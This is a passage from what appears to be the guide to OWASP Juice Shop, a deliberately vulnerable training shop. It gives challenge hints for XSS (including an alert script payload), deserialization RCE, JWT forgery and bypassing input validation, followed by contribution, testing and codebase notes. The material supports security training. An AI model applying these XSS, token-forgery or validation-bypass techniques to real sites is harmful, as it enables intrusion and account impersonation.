- Look for an input field where its content appears in the response HTML when its form is submitted.
- Try probing for XSS vulnerabilities by submitting text wrapped in an HTML tag which is easy to spot on screen, e.g. `<h1>` or `<strike>`.

Perform a DOM XSS attack

> DOM-based Cross-Site Scripting is the de-facto name for XSS bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code.
>
> The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.[3]

Hints

- This challenge is almost indistinguishable from Perform a reflected XSS attack if you do not look "under the hood" to find out what the application actually does with the user input

Perform a persisted XSS attack bypassing a client-side security mechanism

This challenge is founded on a very common security flaw of web applications, where the developers ignored the following golden rule of input validation:

> Be aware that any JavaScript input validation performed on the client can be bypassed by an attacker that disables JavaScript or uses a Web Proxy. Ensure that any input validation performed on the client is also performed on the server.[4]

Hints


- There are only some input fields in the Juice Shop forms that validate their input.
- Even less of these fields are persisted in a way where their content is shown on another

screen.

- Bypassing client-side security can typically be done by
  - either disabling it on the client (i.e. in the browser by manipulating the DOM tree)
  - or by ignoring it completely and interacting with the backend instead.

Perform a persisted XSS attack without using the frontend application at all

As presented in the Architecture Overview, the OWASP Juice Shop uses a JavaScript client on top of a RESTful API on the server side. Even without giving this fact away in the introduction chapter, you would have quickly figured this out looking at their interaction happening on the network. Most actions on the UI result in `XMLHttpRequest` (`XHR`) objects being sent and responded to by the server.



For the XSS Tier 3 challenge it is necessary to work with the server-side API directly. You will need a command line tool like `curl` or an API testing plugin for your browser to master this challenge.

Hints

- A matrix of known data entities and their supported HTTP verbs through the API can help you here
- Careless developers might have exposed API methods that the client does not even need

Perform a persisted XSS attack bypassing a server-side security mechanism

This is the hardest XSS challenge, as it cannot by solved by fiddling with the client-side JavaScript or bypassing the client entirely. Whenever there is a server-side validation or input processing involved, you should investigate how it works. Finding out implementation details

- e.g. used libraries, modules or algorithms - should be your priority. If the application does not leak this kind of details, you can still go for a *blind approach* by testing lots and lots of different attack payloads and check the reaction of the application.

When you actually understand a security mechanism you have a lot higher chance to beat or trick it somehow, than by using a trial and error approach.

Hints

- The *Comment* field in the *Contact Us* screen is where you want to put your focus on
- The attack payload `<script>alert("XSS4")</script>` will *not be rejected* by any validator but *stripped from the comment* before persisting it
- Look for possible dependencies related to input processing in the `package.json.bak` you harvested earlier
- If an `XSS4` alert shows up but the challenge does not appear as solved on the *Score Board*, you might not have managed to put the *exact* attack string `<script>alert("XSS4")</script>` into the database?

1. https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) ↩

2. https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OWASP-DV-001) ↩

3. https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001) ↩

4. https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet#Client_Side_vs_Server_Side_Validation ↩

Insecure Deserialization

> Serialization is the process of turning some object into a data format that can be restored later. People often serialize objects in order to save them to storage, or to send as part of communications. Deserialization is the reverse of that process -- taking data structured from some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.
>
> However, many programming languages offer a native capability for serializing objects. These native formats usually offer more features than JSON or XML, including customizability of the serialization process. Unfortunately, the features of these native deserialization mechanisms can be repurposed for malicious effect when operating on untrusted data. Attacks against deserializers have been found to allow denial-of-service, access control, and remote code execution attacks.[1]

Challenges covered in this chapter

Challenge	Difficulty
Perform a Remote Code Execution that would keep a less hardened application busy forever.	
Perform a Remote Code Execution that occupies the server for a while without using infinite loops.	

Perform a Remote Code Execution that would keep a less hardened application busy forever

> Code Injection is the general term for attack types which consist of injecting code that is then interpreted/executed by the application. This type of attack exploits poor handling of untrusted data. These types of attacks are usually made possible due to a lack of proper input/output data validation, for example:
>
> - allowed characters (standard regular expressions classes or custom)
> - data format
> - amount of expected data
>
> Code Injection differs from Command Injection in that an attacker is only limited by the functionality of the injected language itself. If an attacker is able to inject PHP code into an application and have it executed, he is only limited by what PHP is capable of. Command injection consists of leveraging existing code to execute commands, usually within the context of a shell.[2]
>
> The ability to trigger arbitrary code execution from one machine on another (especially via a wide-area network such as the Internet) is often referred to as remote code execution.[3]

Hints

- The feature you need to exploit for this challenge is not directly advertised anywhere.
- As the Juice Shop is written in pure Javascript, there is one data format that is most probably used for serialization.
- You should try to make the server busy for all eternity.
- The challenge will be solved if you manage to trigger the protection of the application against a very specific DoS attack vector.
- Similar to the Let the server sleep for some time challenge (which accepted nothing but NoSQL Injection as a solution) this challenge will only accept proper RCE as a solution. It cannot be solved by simply hammering the server with requests. *That* would probably just *kill* your server instance.

Perform a Remote Code Execution that occupies the server for a while without using infinite loops

> An infinite loop (or endless loop) is a sequence of instructions in a computer program which loops endlessly, either due to the loop having no terminating condition, having one that can never be met, or one that causes the loop to start over.[4]

Hints

- This challenge uses the same leverage point as Perform a Remote Code Execution that

would keep a less hardened application busy forever.

- The application has a protection against too many iterations (i.e. *infinite loops*) which your attack must not trigger in order to solve this challenge.

1. https://www.owasp.org/index.php/Deserialization_Cheat_Sheet ↩
2. https://www.owasp.org/index.php/Code_Injection ↩
3. https://en.wikipedia.org/wiki/Arbitrary_code_execution ↩
4. https://en.wikipedia.org/wiki/Infinite_loop ↩

Vulnerable Components

The challenges in this chapter are all about security issues of libraries or other 3rd party components the application uses internally.

Challenges covered in this chapter

Challenge	Difficulty
Inform the shop about a typosquatting trick it has become victim of. (Mention the exact name of the culprit)	
Inform the shop about a vulnerable library it is using. (Mention the exact library name and version in your comment)	
Forge an essentially unsigned JWT token that impersonates the (non-existing) user *jwtn3d@juice-sh.op*.	
Inform the shop about a more literal instance of typosquatting it fell for. (Mention the exact name of the culprit)	
Forge an almost properly RSA-signed JWT token that impersonates the (non-existing) user *rsa_lord@juice-sh.op*.	

Inform the shop about a typosquatting trick it has become victim of

> Typosquatting, also called URL hijacking, a sting site, or a fake URL, is a form of cybersquatting, and possibly brandjacking which relies on mistakes such as typos made by Internet users when inputting a website address into a web browser. Should a user accidentally enter an incorrect website address, they may be led to any URL (including an alternative website owned by a cybersquatter).
>
> The typosquatter's URL will usually be one of four kinds, all similar to the victim site address (e.g. example.com):
>
> - A common misspelling, or foreign language spelling, of the intended site: exemple.com
> - A misspelling based on typos: examlpe.com
> - A differently phrased domain name: examples.com
> - A different top-level domain: example.org
> - An abuse of the Country Code Top-Level Domain (ccTLD): example.cm by using .cm, example.co by using .co, or example.om by using .om. A person leaving out a letter in .com in error could arrive at the fake URL's website.
>
> Once in the typosquatter's site, the user may also be tricked into thinking that they are in fact in the real site, through the use of copied or similar logos, website layouts or content. Spam emails sometimes make use of typosquatting URLs to trick users into visiting malicious sites that look like a given bank's site, for instance.[1]

This challenge is about identifying and reporting (via the http://localhost:3000/#/contact form) a case of typosquatting that successfully sneaked into the Juice Shop. In this case, there is no actual malice or mischief included, as the typosquatter is completely harmless. Just keep in mind that in reality, a case like this could come with negative consequences and would sometimes be even harder to identify.

Hints

- This challenge has nothing to do with URLs or domains.
- Investigate the forgotten developer's backup file instead.
- Malicious packages in npm is a worthwhile read on Ivan Akulov's blog.

Inform the shop about a vulnerable library it is using

This challenge is quite similar to Inform the shop about an algorithm or library it should definitely not use the way it does with the difference, that here not the *general use* of the library is the issue. The application is just using *a version* of a library that contains known vulnerabilities.

Hints

- Use the *Contact Us* form to submit a feedback mentioning the vulnerable library including its exact version.
- Look for possible dependencies related to security in the `package.json.bak` you harvested earlier.
- Do some research on the internet for known security issues in the most suspicious application dependencies.

Forge an essentially unsigned JWT token

> JSON Web Token (JWT) is a compact, URL-safe means of representing claims to be transferred between two parties. The claims in a JWT are encoded as a JSON object that is used as the payload of a JSON Web Signature (JWS) structure or as the plaintext of a JSON Web Encryption (JWE) structure, enabling the claims to be digitally signed or integrity protected with a Message Authentication Code (MAC) and/or encrypted.[2]

This challenge involves forging a valid JWT for a user that does not exist in the database but make the application believe it is still legit.

Hints

- You should begin with retrieving a valid JWT from the application's `Authorization` request header.
- A JWT is only given to users who have logged in. They have a limited validity, so better do not dawdle.
- The site https://jwt.io/ offers a very convenient online debugger for JWT that can prove invaluable for this challenge.
- Try to convince the site to give you a *valid* token with the required payload while downgrading to *no* encryption at all.

Inform the shop about a more literal instance of typosquatting it fell for

This challenge is about identifying and reporting (via the http://localhost:3000/#/contact form) yet another case of typosquatting hidden in the Juice Shop. It is supposedly even harder to locate.

Hints

- Like the above one this challenge also has nothing to do with URLs or domains.
- Other than for the above tier one, combing through the `package.json.bak` does not help for this challenge.
- This typoquatting instance more literally exploits a realistically possible typo.

Forge an almost properly RSA-signed JWT token

Like Forge an essentially unsigned JWT token this challenge requires you to make a valid JWT for a user that does not exist. What makes this challenge even harder is the requirement to have the JWT look like it was properly signed.

Hints

- The three generic hints from Forge an essentially unsigned JWT token also help with this challenge.
- Instead of enforcing no encryption to be applied, try to apply a more sophisticated exploit against the JWT libraries used in the Juice Shop.
- Getting your hands on the public RSA key the application employs for its JWTs is mandatory for this challenge.
- Finding the corresponding private key should actually be impossible, but that obviously doesn't make this challenge unsolvable.

> [1]. https://en.wikipedia.org/wiki/Typosquatting ↩

> [2]. https://tools.ietf.org/html/rfc7519 ↩

Security through Obscurity

Many applications contain content which is not supposed to be publicly accessible. A properly implemented authorization model would ensure that only users *with appropriate permission* can access such content. If an application instead relies on the fact that the content is *not visible anywhere*, this is called "security through obscurity" which is a severe anti-pattern:

> In security engineering, security through obscurity (or security by obscurity) is the reliance on the secrecy of the design or implementation as the main method of providing security for a system or component of a system. A system or component relying on obscurity may have theoretical or actual security vulnerabilities, but its owners or designers believe that if the flaws are not known, that will be sufficient to prevent a successful attack. Security experts have rejected this view as far back as 1851, and advise that obscurity should never be the only security mechanism.[1]

Challenges covered in this chapter

Challenge	Difficulty
Learn about the Token Sale before its official announcement.	☆☆☆
Apply some advanced cryptanalysis to find *the real* easter egg.	☆☆☆☆
Rat out a notorious character hiding in plain sight in the shop.	☆☆☆☆

Learn about the Token Sale before its official announcement

Juice Shop does not want to miss out on the chance to gain some easy extra funding, so it prepared to launch a "Token Sale" (synonymous for "Initial Coin Offering") to sell its newly invented cryptocurrency to its customers and future investors. This challenge is about finding the prepared-but-not-yet-published page about this ICO in the application.

> An initial coin offering (ICO) is a controversial means of crowdfunding centered around cryptocurrency, which can be a source of capital for startup companies. In an ICO, a quantity of the crowdfunded cryptocurrency is preallocated to investors in the form of "tokens", in exchange for legal tender or other cryptocurrencies such as bitcoin or ethereum. These tokens supposedly become functional units of currency if or when the ICO's funding goal is met and the project launches.
>
> ICOs provide a means by which startups avoid costs of regulatory compliance and intermediaries, such as venture capitalists, bank and stock exchanges, while increasing risk for investors. ICOs may fall outside existing regulations or may need to be regulated depending on the nature of the project, or are banned altogether in some jurisdictions, such as China and South Korea.
>
> [...] The term may be analogous with "token sale" or crowdsale, which refers to a method of selling participation in an economy, giving investors access to the features of a particular project starting at a later date. ICOs may sell a right of ownership or royalties to a project, in contrast to an initial public offering which sells a share in the ownership of the company itself.[2]

Hints

- Guessing or brute forcing the URL of the token sale page is very unlikely to succeed.
- You should closely investigate the place where all paths within the application are defined.
- Beating the employed obfuscation mechanism manually will take some time. Maybe there is an easier way to undo it?

Apply some advanced cryptanalysis to find the real easter egg

Solving the Find the hidden easter egg challenge was probably no as satisfying as you had hoped. Now it is time to tackle the taunt of the developers and hunt down *the real* easter egg. This follow-up challenge is basically about finding a secret URL that - when accessed - will reward you with an easter egg that deserves the name.

Hints

- Make sure you solve Find the hidden easter egg first.
- You might have to peel through several layers of tough-as-nails encryption for this challenge.

Rat out a notorious character hiding in plain sight in the shop

TODO

Hints

TODO

[1]. https://en.wikipedia.org/wiki/Security_through_obscurity ↩

[2]. https://en.wikipedia.org/wiki/Initial_coin_offering ↩

Part III - Getting involved

If you enjoyed hacking the OWASP Juice shop and you would like to be informed about upcoming releases, new challenges or bugfixes, there are plenty of ways to stay tuned.

Social Media Channels

Channel	Link
GitHub	https://github.com/bkimminich/juice-shop
Twitter	https://twitter.com/owasp_juiceshop
Facebook	https://www.facebook.com/owasp.juiceshop
Open Hub	https://www.openhub.net/p/juice-shop
Community Chat	https://gitter.im/bkimminich/juice-shop
OWASP Slack Channel	https://owasp.slack.com/messages/project-juiceshop
Project Mailing List	owasp_juice_shop_project@lists.owasp.org
Youtube Playlist	https://www.youtube.com/playlist?list=PLV9O4rIovHhO1y8_78GZfMbH6oznyx2g2

Provide feedback

- Did you experience a functional bug when hacking the application?
- Did the app server crash after you sent some malformed HTTP request?
- Were you sure to have solved a challenge but it did not light up on the score board?
- Do you think you found an *accidental* vulnerability that could be included and tracked on the score board?
- Do you disagree with the difficulty rating for some of the challenges?
- Did you spot a misbehaving UI component or broken image?
- Did you enjoy a conference talk, podcast or video about OWASP Juice Shop that is missing in the project media compilation on GitHub?

In all the above (as well as other similar) cases, please reach out to the OWASP Juice Shop team, project leader or community!

Feedback Channels

Channel	Link
GitHub Issues	https://github.com/bkimminich/juice-shop/issues
Tweet via @owasp_juiceshop	https://twitter.com/intent/tweet?via=owasp_juiceshop
Community Chat	https://gitter.im/bkimminich/juice-shop
OWASP Slack Channel	https://owasp.slack.com/messages/project-juiceshop
Project Mailing List	owasp_juice_shop_project@lists.owasp.org

Your honest feedback is always appreciated, no matter if it is positive or negative!

Contribute to development

If you would like to contribute to OWASP Juice Shop but need some idea what task to address, the best place to look is in the GitHub issue lists at https://github.com/bkimminich/juice-shop/issues.

- Issues labelled with **help wanted** indicate tasks where the project team would very much appreciate help from the community
- Issues labelled with **good first issue** indicate tasks that are isolated and not too hard to implement, so they are well-suited for new contributors

The following sections describe in detail the most important rules and processes when contributing to the OWASP Juice Shop project.

Tips for newcomers

If you are new to application development - particularly with AngularJS and Express.js - it is recommended to read the Codebase 101 to get an overview what belongs where. It will lower the entry barrier for you significantly.

Version control

The project uses `git` as its version control system and GitHub as the central server and collaboration platform. OWASP Juice Shop resides in the following repository:

https://github.com/bkimminich/juice-shop

Branching model

OWASP Juice Shop is maintained in a simplified Gitflow fashion, where all active development happens on the `develop` branch while `master` is used to deploy stable versions to the Heroku demo instance and later create tagged releases from.

Feature branches are only used for long-term tasks that could jeopardize regular releases from `develop` in the meantime. Likewise prototypes and experiments must be developed on an individual branch or a distinct fork of the entire project.

Versioning

Any release from `master` is tagged with a unique version in the format `vMAJOR.MINOR.PATCH`, for example `v1.3.0` or `v4.1.2`.

> Given a version number `MAJOR.MINOR.PATCH`, increment the:
>
> 1. `MAJOR` version when you make incompatible API changes,
> 2. `MINOR` version when you add functionality in a backwards-compatible manner, and
> 3. `PATCH` version when you make backwards-compatible bug fixes.[1]

The current version of the project (omitting the leading `v`) must be manually maintained in the following three places:

- `/package.json` in the `"version"` property
- `/app/package.json` in the `"version"` property
- `/Dockerfile` in the `LABEL` named `org.label-schema.version`

All other occurrences of the version (i.e. packaged releases & the menu bar of the application itself) are resolved through the `"version"` property of `/package.json` automatically.

Pull requests

Using Git-Flow means that PRs have the highest chance of getting accepted and merged when you open them on the `develop` branch of your fork. That allows for some post-merge changes by the team without directly compromising the `master` branch, which is supposed to hold always be in a release-ready state.

It is usually not a big deal if you accidentally open a PR for the `master` branch. GitHub added the possibility to change the target branch for a PR afterwards some time ago.

Contribution guidelines

The minimum requirements for code contributions are:

1. The code must be compliant with the JS Standard Code Style rules
2. All new and changed code should have a corresponding unit and/or integration test
3. New and changed challenges should have a corresponding e2e test
4. All unit, integration and e2e tests must pass locally

JavaScript standard style guide

As a preliminary step, the `npm test` script verifies code compliance with the `standard` style before running any test. If PRs deviate from this coding style, they will immediately fail their build and will not be merged until compliant.

In case your PR is failing from style guide issues try running `standard --fix` over your code - this will fix all syntax or code style issues automatically without breaking your code.

☝ For this you will need to install `standard` globally on your computer with `npm i -g standard`.

Testing

```
npm test           # check for code style violations and run all unit tests
npm run frisby     # run all API integration tests
npm run protractor # run all end-to-end tests
```

Pull Requests are verified to pass all of the following test stages during the continuous integration build. It is recommended that you run these tests on your local computer to verify they pass before submitting a PR. New features should be accompanied by an appropriate number of corresponding tests to verify they behave as intended.

Unit tests

There is a full suite containing isolated unit tests

- for all client-side code in `test/client`
- for the server-side routes and libraries in `test/server`

```
npm test
```

Integration tests

The integration tests in `test/api` verify if the backend for all normal use cases of the application works. All server-side vulnerabilities are also tested.

```
npm run frisby
```

These tests automatically start a server and run the tests against it. A working internet connection is recommended.

End-to-end tests

The e2e test suite in `test/e2e` verifies if all client- and server-side vulnerabilities are exploitable. It passes only when all challenges are solvable on the score board.

```
npm run protractor
```

The end-to-end tests require a locally installed Google Chrome browser and internet access to be able to pass.

Mutation tests

The mutation tests ensure the quality of the unit test suite by making small changes to the code that should cause one or more tests to fail. If none does this "mutated line" is not properly covered by meaningful assertions and the mutation testing engine that will inform you about this.

```
npm run stryker
```

Currently only the client-side unit tests are covered by mutation tests. The integration and end-to-end tests are not suitable for mutation testing because they run against a real server instance with dependencies to the database and an internet connection. The mutation tests are intentionally not executed on Travis-CI due to their significant execution time.

Continuous integration & deployment

Travis-CI

The main build and CI server for OWASP Juice Shop is set up on Travis-CI:

https://travis-ci.org/bkimminich/juice-shop

On every push to any branch on GitHub, a build is triggered on Travis-CI. A build consists of several jobs: One for each version of Node.js that is officially supported by the application. Each job performs the following actions:

1. Clone the repository and checkout the branch to build
2. Build the application
3. Execute the quality checks consisting of
    - Compliance check against the JS Standard Code Style rules
    - Unit tests for the Angular client

    - Unit tests for the Express routes and server-side libraries
    - Integration tests for the server-side API
    - End-to-end tests verifying that all challenges can be solved
4. Upload of the quality metrics to Code Climate
5. Deployment to a Heroku instance
    - https://juice-shop-staging.herokuapp.com for `develop` branch builds
    - https://juice-shop.herokuapp.com for `master` branch builds
6. Trigger some monitoring endpoints about the build result

Pull Requests are built in the same manner (steps 1-3) to assess if they can safely be merged into the codebase. For tag-builds (i.e. versions to be released) an additional step is to package release-artifacts for Linux for each Node.js version and attach these to the release page on GitHub.

AppVeyor

AppVeyor is used as a secondary CI server to check if the application can be built on Windows. It also packages and attaches release-artifacts for Windows in case a tag-build is executed:

https://ci.appveyor.com/project/bkimminich/juice-shop

Testing packaged distrubutions

During releases the application will be packaged into `.zip` / `.tgz` archives for another easy setup method. When you contribute a change that impacts what the application needs to include, make sure you test this manually on your system.

```
grunt package
```

Then take the created archive from `/dist` and follow the steps described above in Packaged Distributions to make sure nothing is broken or missing.


> [1]. http://semver.org ↩

Codebase 101

Jumping head first into any foreign codebase can cause a little headache. This section is there to help you find your way through the code of OWASP Juice Shop. On its top level the Juice Shop codebase is mainly separated into a client and a server tier, the latter with an underlying lightweight database and file system as storage.

Client Tier


OWASP Juice Shop uses v1.5 of the popular AngularJS framework as the core of its client-side. Thanks to the Bootstrap CSS framework, the UI is responsive letting it adapt nicely to different screen sizes. Both frameworks work very well together thanks to the UI Bootstrap library that provides components for Bootstrap that are explicitly written for AngularJS. The various icons used throughout the frontend are from the vast Font Awesome 5 collection.



Services

> AngularJS services are substitutable objects that are wired together using dependency injection (DI). You can use services to organize and share code across your app.[1]

The client-side AngularJS services reside in the `app/js/services` folder. Each service file handles all RESTful HTTP calls to the Node.js backend for a specific domain entity or functional aspect of the application.



Service functions must **always** use `$q.defer()` to wrap the return value of the `$http` backend call into a `promise`. If the backend call was successful, the promise will be resolved. In case of an error, the promise will be rejected.

The following code snippet shows how all services in the OWASP Juice Shop client are structured using the example of `FeedbackService`. It wraps the `/api/Feedback` API which offers a `GET`, `POST` and `DELETE` endpoint to find, create and delete `Feedback` of users:


```
angular.module('juiceShop').factory('FeedbackService', ['$http', '$q', function ($http
, $q) {
  'use strict'

  var host = '/api/Feedbacks'

  function find (params) {
    var feedbacks = $q.defer()
    $http.get(host + '/', {params: params}).success(function (data) {
      feedbacks.resolve(data.data)
    }).error(function (err) {
      feedbacks.reject(err)
    })
    return feedbacks.promise
  }

  function save (params) {
    var createdFeedback = $q.defer()
    $http.post(host + '/', params).success(function (data) {
      createdFeedback.resolve(data.data)
    }).error(function (err) {
      createdFeedback.reject(err)
    })
    return createdFeedback.promise
  }

  function del (id) {
    var deletedFeedback = $q.defer()
    $http.delete(host + '/' + id).success(function (data) {
      deletedFeedback.resolve(data.data)
    }).error(function (err) {
      deletedFeedback.reject(err)
    })
    return deletedFeedback.promise
  }

  return {
    find: find,
    save: save,
    del: del
  }
}])
```

 Unit tests for all services can be found in the `test/client/services` folder. They are Jasmine 3 specifications which are executed by the Karma test runner.

Controllers

> In AngularJS, a Controller is defined by a JavaScript constructor function that is used to augment the AngularJS Scope.[2]

The AngularJS controllers reside in the `app/js/controllers` folder. Each controller file handles is responsible for one screen or functional aspect of the application.



Controllers must **always** go through one or more Services when communicating with the application backend. Furthermore, they will rely on their own `$scope` and are forbidden to pollute the `$rootScope` unnecessarily.

The code snippet below shows the `ContactController` which handles the *Contact Us* screen and uses three different services to fulfill its tasks:

- `UserService` to retrieve data about the currently logged in user (if applicable) via the `whoAmi()` function
- `CaptchaService` to retrieve a new CAPTCHA for the user to solve via the `getCaptcha()` function
- `FeedbackService` to eventually `save()` the user feedback

☝🏽 As a universal rule for the entire Juice Shop codebase, unnecessary code duplication should be avoided by using well-named helper functions. This is demonstrated by the very simple `getNewCaptcha()` function in the code snippet below. Helper functions should always be located as close to the calling code as possible and **never** be put into the *global scope* unnecessarily as this can cause unexpected side effects.

